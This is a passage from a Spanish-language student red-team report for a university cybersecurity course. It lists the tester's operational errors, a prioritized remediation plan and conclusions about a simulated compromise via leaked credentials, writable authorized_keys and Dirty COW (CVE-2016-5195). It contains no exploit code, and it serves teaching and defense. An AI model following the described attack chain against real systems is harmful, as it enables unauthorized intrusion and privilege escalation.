Lección aprendida: es fundamental que el analista sepa **distinguir entre un warning y un error de compilación**. Detener la operación ante una advertencia no crítica habría generado una pérdida de tiempo innecesaria durante el engagement.

7.7 Resumen de causas raíz de los errores operativos

Categoría de error	Frecuencia observada	Causa raíz común
Errores tipográficos en rutas/nombres de archivo	4 ocurrencias	Falta de verificación previa de rutas (.shh vs .ssh, id_ed2519 vs id_ed25519)
Inconsistencia de contexto de privilegios (root vs. usuario regular)	2 ocurrencias	Generación de artefactos bajo sudo sin mantener el mismo contexto en pasos posteriores
Credenciales incorrectas / supuestos erróneos	1 ocurrencia	Intento de autenticación con credenciales del atacante en vez del objetivo
Advertencias de compilación no críticas	1 ocurrencia	Incompatibilidad de tipado entre el exploit público y la biblioteca estándar del sistema objetivo

Ninguno de estos errores comprometió el éxito final del engagement; sin embargo, en conjunto, **extendieron el tiempo de ejecución del ataque** significativamente. Desde la perspectiva defensiva, esto resalta que, de haber existido controles de **detección** (como alertas por intentos fallidos repetidos de FTP o monitoreo de cambios en `authorized_keys`), el equipo defensor habría tenido múltiples oportunidades para identificar la actividad maliciosa antes de la escalada final de privilegios.

8. Plan de Remediación y Recomendaciones de Seguridad

Prioridad	Componente afectado	Vulnerabilidad	Acción correctiva	Plazo sugerido
1	Kernel del sistema operativo	CVE-2016-5195 (Dirty COW) — kernel 3.10.0-229 sin parchar	Aplicar parches de seguridad del kernel inmediatamente; de no ser posible, planificar migración a una distribución con soporte activo	Inmediato (0-48 h)
2	Servicio web (Apache)	Fuga de credenciales en texto plano vía <code>/readme.txt</code>	Eliminar el archivo del servidor; auditar el directorio web en busca de otros archivos sensibles expuestos; rotar la credencial comprometida	Inmediato (0-48 h)

Prioridad	Componente afectado	Vulnerabilidad	Acción correctiva	Plazo sugerido
			(smbuser) de inmediato	
3	Servicio de archivos (FTP/SMB)	Permisos de escritura no controlados sobre ~/.ssh y directorios compartidos (smbdata, pub)	Revisar y restringir permisos de escritura por usuario/servicio; implementar monitoreo de integridad de archivos (FIM) sobre authorized_keys y binarios críticos	Corto plazo (1-2 semanas)
4	Servicio FTP	Acceso anónimo habilitado (vsftpd) y doble instancia FTP redundante (ProFTPD en puerto 2121)	Deshabilitar el acceso anónimo; consolidar en un único servicio FTP/SFTP correctamente asegurado; migrar a SFTP sobre SSH cuando sea posible	Corto plazo (1-2 semanas)
5	Autenticación del sistema	Credenciales débiles y reutilizadas (rootroot1)	Implementar política de contraseñas robustas y autenticación multifactor donde aplique; eliminar contraseñas por defecto o de prueba en entornos productivos	Corto plazo (1-2 semanas)
6	Servicio web (Apache)	Método TRACE habilitado y cabeceras de seguridad ausentes	Deshabilitar TRACE en la configuración de Apache; desplegar cabeceras CSP, X-Content-Type-Options, Strict-Transport-Security	Mediano plazo (2-4 semanas)
7	Arquitectura de red	Servicios internos (RPC, NFS, mountd) expuestos sin segmentación	Diseñar e implementar segmentación de red (VLANs/firewalls internos) que limite la exposición de	Largo plazo (1-3 meses)

Prioridad	Componente afectado	Vulnerabilidad	Acción correctiva	Plazo sugerido
8	Gestión de vulnerabilidades	Ausencia de un proceso formal de gestión de parches	servicios no destinados a consumo público Establecer un programa recurrente de <i>patch management</i> y escaneo de vulnerabilidades periódico	Largo plazo (continuo)

9. Conclusión

El presente engagement demuestra, de manera contundente, cómo una serie de debilidades de configuración aparentemente menores —acceso anónimo a servicios de archivos, ausencia de control sobre permisos de escritura, y la exposición accidental de una credencial en un recurso web— pueden combinarse para habilitar el **compromiso total de un sistema**, incluso en presencia de controles de autenticación nominalmente correctos (SSH, contraseñas).

El hallazgo técnico de mayor severidad, **CVE-2016-5195 (Dirty COW)**, no es una vulnerabilidad nueva ni sofisticada: es una falla de kernel conocida públicamente desde 2016, con parches disponibles desde su divulgación. Su explotación exitosa en este ejercicio es, ante todo, un **síntoma de una gestión de parches deficiente**, y no una demostración de técnicas ofensivas novedosas. Este hecho subraya una lección central para cualquier organización: **el bastionado de servicios expuestos y la aplicación oportuna de actualizaciones de kernel no son medidas opcionales**, sino requisitos mínimos de higiene de seguridad.

De igual forma, el manejo inadecuado de credenciales —tanto su almacenamiento en texto plano en un recurso accesible públicamente, como su reutilización entre múltiples servicios (FTP y SSH)— fue el habilitador directo de la primera fase de acceso. Ninguna arquitectura de autenticación robusta compensa una credencial expuesta en texto plano.

Finalmente, el análisis de los errores operativos registrados durante el propio ejercicio (Sección 7) refuerza un principio igualmente aplicable al lado defensivo: los sistemas de monitoreo y detección (registro de intentos fallidos de autenticación, alertas sobre modificaciones a archivos de configuración SSH, auditoría de transferencias FTP) representan una capa de defensa adicional capaz de interrumpir una cadena de ataque **antes** de que esta culmine en una escalada de privilegios exitosa.

Se recomienda a la organización simulada priorizar, de forma inmediata, el parcheo del kernel y la eliminación de la fuga de credenciales (hallazgos F-03 y F-05), seguidos de la implementación del resto del plan de remediación descrito en la Sección 8, a fin de reducir de manera sustancial su superficie de exposición ante actores de amenaza reales.

Documento elaborado como entrega de la Actividad 13 — Fundamentos de Ciberseguridad, UPSLP. Clasificación: Confidencial — Reporte Técnico Red Team.